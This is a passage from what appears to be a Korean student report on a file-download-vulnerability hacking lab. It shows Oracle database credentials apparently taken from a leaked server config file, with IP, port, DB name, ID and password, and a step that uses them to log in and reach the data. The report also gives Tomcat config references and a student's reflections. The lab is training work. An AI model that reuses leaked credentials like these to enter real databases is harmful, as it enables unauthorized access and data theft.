(IP 는 192.168.0.115, Port 는 1521, DB 명은 ORCL, ID 는 INFOSEC, PW 는 PEAK)




Step 4. DB 접속


Step 4-1. 획득한 DB 정보를 이용하여 DB 접속

: Step 3 에서 획득한 IP, Port, DB 명, ID, PW 정보를 입력하여 DB 에 접속한다.

(IP 는 121.137.133.232 로 대체)



(DB 내 다양한 데이터에 접근 가능)



- * 티스토리 '서버 프로그래밍에 대한 이해 context.xml /server.xml / web.xml' 참고 (<https://sallykim5087.tistory.com/130>)
- * 티스토리 '톰캣] Context 설정' 참고 (<https://parkcheolu.tistory.com/130>)

성명	프로젝트 후 소감
박기쁨	<p>File Download 취약점 공격을 실습하며, 웹 서버 프로그래밍에 대한 이해가 부족하여 실습 과정에서 난관을 겪었다. 웹 서버에 대한 이해뿐만 아니라, 보호하고자 하는 분야, 해킹하고자 하는 분야에 대한 기본/기초적이면서도 정확한 지식을 갖고 있을 때, 비로소 주도적이고 창의적인 보호, 해킹을 수행할 수 있다는 것을 다시 한번 깨달은 실습인 것 같다.</p> <p>한편, 실제 DB 에 접속해보는 과정을 수행해봄으로써 이론으로만 알고 있던 데이터베이스 관련 지식들을 눈으로 확인해볼 수 있어 좋았다.</p>